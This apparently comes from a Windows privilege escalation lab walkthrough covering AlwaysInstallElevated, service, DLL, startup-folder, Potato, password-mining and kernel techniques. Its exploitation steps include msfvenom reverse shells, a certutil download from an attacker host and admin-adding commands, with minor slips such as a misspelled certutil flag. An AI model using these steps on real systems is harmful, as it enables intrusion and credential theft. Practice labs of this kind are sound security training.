The Windows installer is a utility which through the use MSI packages can install new software. The AlwaysInstallElevated is a Windows policy that allows unprivileged users to install software through the use of MSI packages using SYSTEM level permissions, which can be exploited to gain administrative access over a Windows machine.

If a machine has the AlwaysInstallElevated policy enabled, an attacker could craft a malicious .msi package and run it using SYSTEM level privileges, therefore executing arbitrary code as SYSTEM.

Detection

From Windows VM

1. Open command prompt and type: reg query HKLM\Software\Policies\Microsoft\Windows\Installer
2. From the output, notice that "AlwaysInstallElevated" value is 1.
3. In command prompt type: reg query HKCU\Software\Policies\Microsoft\Windows\Installer
4. From the output, notice that "AlwaysInstallElevated" value is 1.

Exploitation

From Kali VM

1. Open command prompt and type: msfconsole
2. In Metasploit (msf > prompt) type: use multi/handler
3. In Metasploit (msf > prompt) type: set payload windows/meterpreter/reverse_tcp
4. In Metasploit (msf > prompt) type: set lhost [Kali VM IP Address]
5. In Metasploit (msf > prompt) type: run

6. Open an additional command prompt and type: `msfvenom -p windows/meterpreter/reverse_tcp lhost=[Kali VM IP Address] -f msi -o setup.msi`

7. Copy the generated file, `setup.msi`, to the Windows VM using `certutil` command.

`certutil -urlcashe -split -f "http://AttackerIP/shell.msi" shell.msi`

From Windows VM

1. Place 'setup.msi' in 'C:\Temp'.

2. Open command prompt and type: `msiexec /quiet /qn /i C:\Temp\setup.msi`

Then you will execute the setup file using SYSTEM privilege, u will get reverse shell then.

- Service Escalation - Registry

By hijacking the Registry entries utilized by services, attackers can run their malicious payloads. Attackers may use weaknesses in registry permissions to divert from the initially stated executable to one they control upon Service start, allowing them to execute their unauthorized malware.

Detection

From Windows VM

1. Open powershell prompt and type: `Get-Acl -Path hklm:\System\CurrentControlSet\services\regsvc | fl`

2. Notice that the output suggests that user belong to "NT AUTHORITY\INTERACTIVE" has "FullControl" permission over the registry key.

Exploitation

From Windows V

1. Copy 'C:\Users\User\Desktop\Tools\Source\windows_service.c' to the Kali VM.

From Kali VM

1. Open `windows_service.c` in a text editor and replace the command used by the `system()` function to: `cmd.exe /k net localgroup administrators user /add`

2. Exit the text editor and compile the file by typing the following in the command prompt: `x86_64-w64-mingw32-gcc windows_service.c -o x.exe` (NOTE: if this is not installed, use 'sudo apt install gcc-mingw-w64')

3. Copy the generated file `x.exe`, to the Windows VM.

From Windows VM

1. Place x.exe in 'C:\Temp'.
2. Open command prompt at type: `reg add HKLM\SYSTEM\CurrentControlSet\services\regsvc /v ImagePath /t REG_EXPAND_SZ /d c:\temp\x.exe /f`
3. In the command prompt type: `sc start regsvc`
4. It is possible to confirm that the user was added to the local administrators group by typing the following in the command prompt: `net localgroup administrators`

- Service Escalation – Executable Files

Detection

From Windows VM

1. Open command prompt and type: `C:\Users\User\Desktop\Tools\Accesschk\accesschk64.exe -wvu "C:\Program Files\File Permissions Service"`
2. Notice that the "Everyone" user group has "FILE_ALL_ACCESS" permission on the filepermservice.exe file.

Exploitation

From Windows VM

1. Like the previous task, Open command prompt and type: `copy /y c:\Temp\x.exe "c:\Program Files\File Permissions Service\filepermservice.exe"`
2. In command prompt type: `sc start filepermsvc`
3. It is possible to confirm that the user was added to the local administrators group by typing the following in the command prompt: `net localgroup administrators`

- Privilege Escalation – Startup Applications

Windows Startup folder may be targeted by an attacker to escalate privileges or persistence attacks. Adding an application to a startup folder or referencing it using a Registry run key are two ways to do this. When a user signs in, the application linked will be executed if an item is in the "run keys" in the Registry or startup folder. These programs will be executed under the perspective of the user and will have the account's associated permissions level.

Detection

From Windows VM

1. Open command prompt and type: `icacls.exe "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup"`
2. From the output notice that the "BUILTIN\Users" group has full access '(F)' to the directory.

Exploitation

From Kali VM

1. Open command prompt and type: `msfconsole`
2. In Metasploit (`msf > prompt`) type: `use multi/handler`
3. In Metasploit (`msf > prompt`) type: `set payload windows/meterpreter/reverse_tcp`
4. In Metasploit (`msf > prompt`) type: `set lhost [Kali VM IP Address]`
5. In Metasploit (`msf > prompt`) type: `run`
6. Open another command prompt and type: `msfvenom -p windows/meterpreter/reverse_tcp LHOST=[Kali VM IP Address] -f exe -o x.exe`
7. Copy the generated file, `x.exe`, to the Windows VM.

From Windows VM

1. Place `x.exe` in "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup".
2. Logoff.
3. Login with the administrator account credentials.

Then, you will get reverse shell with administrator privilege.

- Service Escalation – DLL Hijacking

A Dynamically Linked Library is a library that contains code and data that can be used by more than one program at the same time. Windows DLLs are used by native applications in order to function properly. When the application loads, required DLLs are loaded into the program. DLLs are called without using a fully qualified path, making it possible to perform privilege escalation.

Detection

From Windows VM

1. Open the Tools folder that is located on the desktop and then go the Process Monitor folder.

2. In reality, executables would be copied from the victim's host over to the attacker's host for analysis during run time. Alternatively, the same software can be installed on the attacker's host for analysis, in case they can obtain it. To simulate this, right click on Procmon.exe and select 'Run as administrator' from the menu.
3. In procmon, select "filter". From the left-most drop down menu, select 'Process Name'.
4. In the input box on the same line type: dllhijackservice.exe
5. Make sure the line reads "Process Name is dllhijackservice.exe then Include" and click on the 'Add' button, then 'Apply' and lastly on 'OK'.
6. Next, select from the left-most drop down menu 'Result'.
7. In the input box on the same line type: NAME NOT FOUND
8. Make sure the line reads "Result is NAME NOT FOUND then Include" and click on the 'Add' button, then 'Apply' and lastly on 'OK'.
9. Open command prompt and type: sc start dllsvc
10. Scroll to the bottom of the window. One of the highlighted results shows that the service tried to execute 'C:\Temp\hijackme.dll' yet it could not do that as the file was not found. Note that 'C:\Temp' is a writable location.

Exploitation

Windows VM

1. Copy 'C:\Users\User\Desktop\Tools\Source\windows_dll.c' to the Kali VM.

From Kali VM

1. Open windows_dll.c in a text editor and replace the command used by the system() function to: cmd.exe /k net localgroup administrators user /add
2. Exit the text editor and compile the file by typing the following in the command prompt:
x86_64-w64-mingw32-gcc windows_dll.c -shared -o hijackme.dll
3. Copy the generated file hijackme.dll, to the Windows VM.

From Windows VM

1. Place hijackme.dll in 'C:\Temp'.
2. Open command prompt and type: sc stop dllsvc & sc start dllsvc
3. It is possible to confirm that the user was added to the local administrators group by typing the following in the command prompt: net localgroup administrators

- Service Escalation - binPath

Services created by SYSTEM having weak permissions can lead to privilege escalation. If a low privileged user can modify the service configuration, i.e. change the binPath to a malicious binary and restart the service then, the malicious binary will be executed with SYSTEM privileges.

Detection

From Windows VM

1. Open command prompt and type: `C:\Users\User\Desktop\Tools\Accesschk\accesschk64.exe - wuvc daclsvc`
2. Notice that the output suggests that the user "User-PC\User" has the "SERVICE_CHANGE_CONFIG" permission.

Exploitation

From Windows VM

1. In command prompt type: `sc config daclsvc binpath= "net localgroup administrators user /add"`
2. In command prompt type: `sc start daclsvc`
3. It is possible to confirm that the user was added to the local administrators group by typing the following in the command prompt: `net localgroup administrators`

- Service Escalation – Unquoted Service Paths

When a service is started Windows will search for the binary to execute. The location of the binary to be executed is declared in the binPath attribute. If the path to the binary is unquoted, Windows does not know where the binary is located and will search in all folders, from the beginning of the path.

Detection

From Windows VM

1. Open command prompt and type: `sc qc unquotedsvc`
2. Notice that the "BINARY_PATH_NAME" field displays a path that is not confined between quotes.

Exploitation

From Kali VM

1. Open command prompt and type: `msfvenom -p windows/exec CMD='net localgroup administrators user /add' -f exe-service -o common.exe`
2. Copy the generated file, `common.exe`, to the Windows VM.

From Windows VM

1. Place `common.exe` in 'C:\Program Files\Unquoted Path Service'.
2. Open command prompt and type: `sc start unquotedsvc`
3. It is possible to confirm that the user was added to the local administrators group by typing the following in the command prompt: `net localgroup administrators`

- **Potato Escalation – Hot Potato**

Hot Potato is a local privilege escalation tool to exploit Windows service accounts' impersonation privileges. The tool takes advantage of the `SeImpersonatePrivilege` or `SeAssignPrimaryTokenPrivilege` if enabled on the machine to elevate the local privileges to System.

Therefore, the vulnerability uses the following:

1. Local NBNS Spoofer: To impersonate the name resolution and force the system to download a malicious WAPD configuration.
2. Fake WPAD Proxy Server: Deploys a malicious WAPD configuration to force the system to perform a NTLM authentication
3. HTTP -> SMB NTLM Relay: Relays the WAPD NTLM token to the SMB service to create an elevated process.

Exploitation

From Windows VM

1. In command prompt type: `powershell.exe -nop -ep bypass`
2. In Power Shell prompt type: `Import-Module C:\Users\User\Desktop\Tools\Tater\Tater.ps1`
3. In Power Shell prompt type: `Invoke-Tater -Trigger 1 -Command "net localgroup administrators user /add"`
4. To confirm that the attack was successful, in Power Shell prompt type: `net localgroup administrators`

- Password Mining Escalation – Configuration Files

Exploitation

From Windows VM

1. Open command prompt and type: notepad C:\Windows\Panther\Unattend.xml
2. Scroll down to the “<Password>” property and copy the base64 string that is confined between the “<Value>” tags underneath it.

From Kali VM

1. In a terminal, type: echo [copied base64] | base64 -d
2. Notice the cleartext password

- Password Mining Escalation – Memory

Exploitation

From Kali VM

1. Open command prompt and type: msfconsole
2. In Metasploit (msf > prompt) type: use auxiliary/server/capture/http_basic
3. In Metasploit (msf > prompt) type: set uripath x
4. In Metasploit (msf > prompt) type: run

From Windows VM

1. Open Internet Explorer and browse to: http://[Kali VM IP Address]/x
2. Open command prompt and type: taskmgr
3. In Windows Task Manager, right-click on the “iexplore.exe” in the “Image Name” column and select “Create Dump File” from the popup menu.
4. Copy the generated file, iexplore.DMP, to the Kali VM

From Kali VM

1. Place ‘iexplore.DMP’ on the desktop.
2. Open command prompt and type: strings /root/Desktop/iexplore.DMP | grep "Authorization: Basic"

3. Select the Copy the Base64 encoded string.
4. In command prompt type: `echo -ne [Base64 String] | base64 -d`
5. Notice the credentials in the output.

- Privilege Escalation – Kernel Exploits

Establish a shell

From Kali VM

1. Open command prompt and type: `msfconsole`
2. In Metasploit (`msf > prompt`) type: `use multi/handler`
3. In Metasploit (`msf > prompt`) type: `set payload windows/meterpreter/reverse_tcp`
4. In Metasploit (`msf > prompt`) type: `set lhost [Kali VM IP Address]`
5. In Metasploit (`msf > prompt`) type: `run`
6. Open an additional command prompt and type: `msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=[Kali VM IP Address] -f exe > shell.exe`
7. Copy the generated file, `shell.exe`, to the Windows VM.

From Windows VM

1. Execute `shell.exe` and obtain reverse shell

Detection & Exploitation

From Kali VM(the meterpreter shell) , write background first to go to `msf5` command.

1. In Metasploit (`msf > prompt`) type: `run post/multi/recon/local_exploit_suggester`
2. Identify `exploit/windows/local/ms16_014_wmi_recv_notif` as a potential privilege escalation
3. In Metasploit (`msf > prompt`) type: `use exploit/windows/local/ms16_014_wmi_recv_notif`
4. In Metasploit (`msf > prompt`) type: `set SESSION [meterpreter SESSION number]`
5. In Metasploit (`msf > prompt`) type: `set LPORT 5555`
6. In Metasploit (`msf > prompt`) type: `run`